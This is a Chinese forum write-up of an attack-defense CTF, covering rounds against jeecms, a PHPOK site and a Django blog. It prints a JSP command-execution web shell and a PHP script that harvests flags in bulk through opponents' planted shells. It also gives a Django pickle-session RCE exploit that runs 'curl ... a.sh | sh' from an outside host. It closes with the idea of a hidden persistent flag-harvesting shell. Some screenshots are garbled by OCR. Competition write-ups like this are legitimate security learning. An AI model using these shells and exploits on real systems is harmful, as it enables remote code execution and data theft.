Demons / 2019-07-30 09:04:00 / 浏览数 5545 安全技术 CTF 顶(1) 踩(0)

#### 0x00 前言

44秒)

AWD是第二天的比赛,三轮共三套题,总体下来感觉肾不够用了,午饭吃了一半就继续肝。第二天的比赛最后拿到第四名。

#### 0x01 第一轮: jeecms

```
源码:链接:<u>https://pan.baidu.com/s/1IniLYhTSn7116Dp9hVSJoA</u> 提取码:qfhx
```

```
星 jeecmsv9f [C:\Users\www\Desktop\2019\jeecmsv9.3-src\jeecmsv9.3-src] - ...\src\main\webapp\index.jsp [jeecmsv9f] - IntelliJ IDEA
<u>File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help</u>
 index.jsp jeecmsv9.3-src ⟩ in src ⟩ in main ⟩ in webapp ⟩ in index.jsp
          ■ Project ▼
                                                                                                                      謆 index.jsp 🗵

    ijeecmsv9.3-src [jeecmsv9f] C:\Users\www\Desktop\2019\jeecmsv9.

                                                                                                                                                                                           (html)
              > idea
                                                                                                                                                                                           (body)
               > Im .settings
                                                                                                                                                                                                      <h2>Hello World!</h2>
               > DB

✓ Image: Second se
                                                                                                                                                                                                       <div style="...">

✓ III main

                                                                                                                                                                                                                 FORM METHOD=GET>
                              > java
                                                                                                                                                                                                                          <INPUT name='cmd' type=text> <INPUT type=submit value='Run'>

✓ Image: webapp

                                     > ieeadmin
                                     > META-INF
                                                                                                                                                                    9
                                                                                                                                                                                                      </div>
                                     > III r
                                                                                                                                                                                                       <%@ page import="java.io.*"%>
                                     > res
                                     > thirdparty
                                                                                                                                                                                                                 String cmd = request.getParameter("cmd");
                                     > 🗎 u
                                                                                                                                                                                                                 String output = "";
                                     > user
                                                                                                                                                                  14
                                             WEB-INF
                                                                                                                                                                  15
                                                                                                                                                                                                                 if (cmd != null) {
                                                                                                                                                                  16
                                                                                                                                                                                                                          String s = nul1;
                                              ## 404.html
                                                                                                                                                                                                                           try {
                                               🟭 a.jspx
                                                                                                                                                                                                                                     Process p = Runtime.getRuntime().exec(cmd);
                                               arror.html
                                                                                                                                                                                                                                      BufferedReader sI = new BufferedReader (new InputStreamReader (p. getInputStream()));
                                               index.ihtml
                                              index.isp
                                                                                                                                                                                                                                      while ((s = sI.readLine()) != null) {
                                               🏭 install.html
                                                                                                                                                                                                                                                output += s;
            > target
                       a.classpath
                                                                                                                                                                                                                          } catch (IOException e) {
                       project.
                                                                                                                                                                   24
                                                                                                                                                                                                                                      e.printStackTrace();
                        jeecmsv9f.iml
                                                                                                                                                                                                                          }
                        m pom.xml
                                                                                                                                                                   26
       > Illi External Libraries
               Scratches and Consoles
                                                                                                                                                                  28
                                                                                                                                                                                                      (pre)
                                                                                                                                                                                           <%=output%>
                                                                                                                                                                                           </pre>
                                                                                                                                                                                           </body>
                                                                                                                                                                  34
                                                                                                                                                                                           </html>
jsp,上来就是个shell执行
但是先不急,D盾扫一扫
```

说明 大小 修改时间 .jeecmsv9.3-src\jeecmsv9.3-src\src\main\webapp\index.jsp 执行exec 参数: {request.getPa... 671 2018-04-18 17:31:10 .jeecmsv9.3-src\jeecmsv9.3-src\src\main\webapp\thirdparty\ueditor\index.jsp 执行exec 参数: {request.getPa... 671 2018-04-18 17:31:10 .jeecmsv9.3-src\jeecmsv9.3-src\src\main\webapp\res\ztree\js\jshell.jsp 112448 2018-04-18 17:24:36 .jeeomsv9.3-sro\jeeomsv9.3-sro\sro\main\webapp\thirdparty\my97datepicker\skin\whygreen\yjh.jsp 多功能大马 9972 2018-04-18 17:20:40 .jeecmsv9.3-src\jeecmsv9.3-src\src\main\java\com\jeecms\cms\ueditor\upload\storagemanager.java FileOutputStream 参数:{来源:... 2836 2018-03-06 10:14:34

一共四个马,前两个马一样的,于是使用世界上最好的语言php拿flags 【顺便删除自己服务器上的马】

**凶** 返回

```
$a = @file_get_contents('http://'.$value.'/jeecmsv9f/index.jsp?cmd=curl%20http://192.200.0.70/remoteflag/');
preg_match('/([\S\s]*?)<\/pre>/', $a, $match);
print(@$match[1]);
print("\n");
print($value);
print(' --- ');
if (isset($match[1])) {
    $temp[] = $match[1];
}
}

$b = array_unique($temp);

$flags = '';
foreach ($b as $key => $value) {
    $flags .= $key.'['.$value."]\n";
}
file_put_contents('jeecms.txt', $flags);
```

第三四个马由于使用过于复杂,我们就没研究了(这时我们已经在第一二名徘徊了,由于交flag要验证码,验证码全是两位数的加减题,所以我们都在专心地练习口算,没时间

0x02 第二轮: html 源码已上传,见底部


```
html [C:\Users\www\Desktop\2019\html] - ...\index.php [html] - PhpStorm
\underline{\text{File}} \quad \underline{\text{E}}\text{dit} \quad \underline{\text{V}}\text{iew} \quad \underline{\text{N}}\text{avigate} \quad \underline{\text{C}}\text{ode} \quad \underline{\text{R}}\text{efactor} \quad \underline{\text{R}}\underline{\text{u}}\text{n} \quad \underline{\text{T}}\text{ools} \quad \text{VC}\underline{\text{S}} \quad \underline{\text{W}}\text{indow} \quad \underline{\text{H}}\text{elp}
html > # index.php
    ■ Project ▼
                                   ⊕ 😤 💠 — 🚚 index.php ×

✓ Image: html C:\Users\www\Desktop\2019\html

                                                                 <?php
     > ___config
                                                                /** PHPOK企业站系统,使用PHP语言及MySQL数据库编写的企业网站建设系统,基于LGPL协议开源授权 ...*/
      > 🗎 css
                                                      10
      > 🗎 data
      > extension
                                                                 * 定义常量,所有PHP文件仅允许从这里入口
      > Imframework
                                                                 **/
      gateway
      > images
                                                      14
                                                                 define("PHPOK_SET", true);
      > Iiii js
      > langs
                                                      16
      > phpinc
                                                                  * 定义**APP_ID**, 不同**APP_ID**调用不同的文件
      > Implugins
                                                      18
                                                                2/0/c/
      > res
                                                      19
                                                                 define("APP_ID", "www");
      > task
      > 🖿 tpl
                                                      20
         admin.php
          🚛 api.php
                                                                 * 定义应用的根目录,如果程序出程,请将ROOT改为: define("ROOT","./");
          🗐 favicon.png
         index.php
                                                                 define("ROOT", str_replace( search: "\\", replace: "/", dirname( path: __FILE__))."/");
                                                      24
          license.php
          🖆 logo.svg
          📶 phpok.sql
          phpokinstall.php
                                                                 * 定义框架目录
          28
          # version.php
                                                      29
                                                                 define("FRAMEWORK", ROOT. "framework/");
          web.config
                                                      30
   > III External Libraries
   > Cratches and Consoles
                                                                 * 定义配置文件目录
                                                      34
                                                                 define('CONFIG', ROOT.'_config/');
                                                      36
                                                                 * 定义缓存目录
                                                      38
                                                      39
                                                                 define('CACHE', ROOT.' data/cache/');
                                                      40
                                                      41
                                                      42
                                                                  * 定义数据文件目录
                                                                 skok/
                                                      43
                                                                 define('DATA', ROOT.' data/');
                                                      44
```

这是由世界上最好的语言写的,话不多说,D盾上场





# 动车上敲代码

# An=system("curl 127.0.0.1/html/flag.txt");

# 昨天这里没整对

2019/7/22 9:56:14 AM



2019/7/22 9:56:20 AM




对

# 现在想想一个一个连菜刀好搞笑

于是让队友用蚁盾一个一个地连上去拿flag,一个一个地去操作,真累;但是这时我们已经全场第一了,真香。

0x03 第三轮: blog

源码:链接:https://pan.baidu.com/s/1KB7l\_kpkqWMi0dZXdeKH\_w 提取码:bon1



噩梦一般的django, D盾也没办法

最后手动找到这个位置,的确有个漏洞,但是好像拿不到flag(求指导)(Python字符格式化漏洞及Django相关漏洞总结https://blog.csdn.net/cemao4548/article/details/81008661)

```
₫ blog ∨
🔳 blog 
angle 🖿 blog 
angle lac{1}{6} views.py
                                                                          ## apps.py | ## urls.py | ## views.py | article_list - Article.objects.rliter(title_contains-key/
                                           ⊕ ± | • −
 ▶ blog E:\Administrator\Tencent Files\3497983638\FileRecv\blog
                                                                            return render (request, 'blog/search.html',

▼ blog

      > migrations
                                                                                            {"article_list": article_list, "key": key})
      > templatetags
         -init_.py
         admin.pv
                                                            154
                                                                       def tag(request, name):
         apps.py
         context_processors.py
         👼 models.py
                                                            156
                                                                            标签
         🌉 tests.py
                                                                            :param request:
          🖐 urls.py
                                                            158
                                                                            :param name
         // views.py
   > 🛅 django_blog
                                                            159
                                                                            :return:
   > Dill doc
                                                            160
   > 🖿 static
                                                            161
                                                                            article_list = Article.objects.filter(tag__tag_name=name)
      templates
                                                                            return render(request, 'blog/tag.html', {"article_list": article_list,
                                                            162
       🐌 manage.py
                                                                                                                            "tag": name})
       requirements.txt
       run.sh
                                                                     def Hello(request):
  III External Libraries
                                                                            template = 'Hello {user}, This is your input: ' + request.GET['input']
   Scratches and Consoles
                                                                            return HttpResponse (template.format(user=request.user))
                                                            167
```

找到了另外一篇 《从django的SECRET\_KEY到代码执行》 <a href="https://blog.csdn.net/weixin\_34006468/article/details/87980846">https://blog.csdn.net/weixin\_34006468/article/details/87980846</a> SECRET\_KEY利用刚刚的格式化漏洞查看发现大家的都是一样的,于是直接开干

```
# !/usr/bin/env python
# -*- coding:utf-8 -*-
__author__ = 'bit4'
__github__ = 'https://github.com/bit4woo'

import os
import requests
from django.contrib.sessions.serializers import PickleSerializer
```

```
import pickle
def session_gen(SECRET_KEY,command = 'curl http://172.16.50.3/a.sh | sh',):
  class Run(object):
     def reduce (self):
         #return (os.system,('ping test.0y0.link',))
         return (os.system, (command,))
  #SECRET_KEY = '1bb8)i&d19c5=npkp248g1&aji7^x6izh3!itsmb6&y1!fak&f'
  SECRET KEY = SECRET KEY
  sess = signing.dumps(Run(), key = SECRET_KEY,serializer=PickleSerializer,salt='django.contrib.sessions.backends.signed_cook
  #Isession
  print sess
  salt='django.contrib.sessions.backends.signed_cookies'
  sess = pickle.dumps(Run())
  sess = signing.TimestampSigner(key=SECRET_KEY, salt=salt).sign(sess)
  session = 'sessionid={0}'.format(sess)
  return session
def exp(url,SECRET_KEY,command):
  headers = {'Cookie':session_gen(SECRET_KEY,command)}
  #proxy = {"http":"http://172.16.50.3:8080"}#
  response = requests.get(url,headers= headers)
  #print response.content
if __name__ == '__main__':
  url = 'http://192.200.0.146:8000/'
  SECRET_KEY = '85bus3!*+\_3t1ks)\&\&o(u-liuhucshja!-44a1squ93=\#+v+4r'
  command = 'curl http://172.16.50.3/a.sh | sh'
  exp(url,SECRET_KEY,command)
```

## 因为执行的shell回显在服务器上,在服务器上可以看到

from django.core import signing

但是作为攻击者不能直接看到,我在自己电脑上做了个脚本放上去 http://172.16.50.3/a.sh

[在我电脑上,写得太烂就不放出来了],于是利用脚本获取flag并发送到我电脑上,但是linux学的差,写出来有问题,一直失败,所以这一轮没有拿到一个flag

#### 命运多舛

- 1. 第三轮有人疯狂地dos式扫描攻击我们的服务器,导致我们的ssh链接基本上无法操作,于是查看日志和网络连接,找到了对方的ip,我们给承办方反应,结果发现是我们
- 2. 有人利用漏洞把半数队伍服务器上的代码删除了,我们也不例外被删除,但是我们的ssh基本上卡死了,操作不了,于是只有接受命运的审判
- 3. 我们太菜了,眼睁睁地看着我们从第一掉到第四

## 0x04 总结

本来第一天晚上把各种环境都准备好了,结果因为开了windows

sandbox,第二天早上打开vmware就冲突了,时间紧迫又不敢乱操作,所以上午的时候kali都没用上,只有中午的时候关了sanbox重启电脑解决了。一定要提前写好批量拿flag的脚本,把大致的框架写起,就不用每次都去敲for循环等等,awd的每10分钟都是宝贵的这时我第一次写这类的文章,所以如果有表述不清的地方还请见谅,有问题可以下方留言,在能力范围内会尽可能回复

### 异想天开

现在再回顾以下比赛,其实可以写一个持久性收割flag的shell,每十分钟自动传flag到自己电脑,这东西运行后就在进程里,一般来说没人会去看这个

html.zip (6.353 MB) <u>下载附件</u>

点击收藏 | 1 关注 | 1

上一篇:国赛决赛laravel的另一种不完美做法 下一篇:CVE-2019-12384漏洞剖析

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

ᅏᆿ	一四十
⇔ऋ	

## 先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板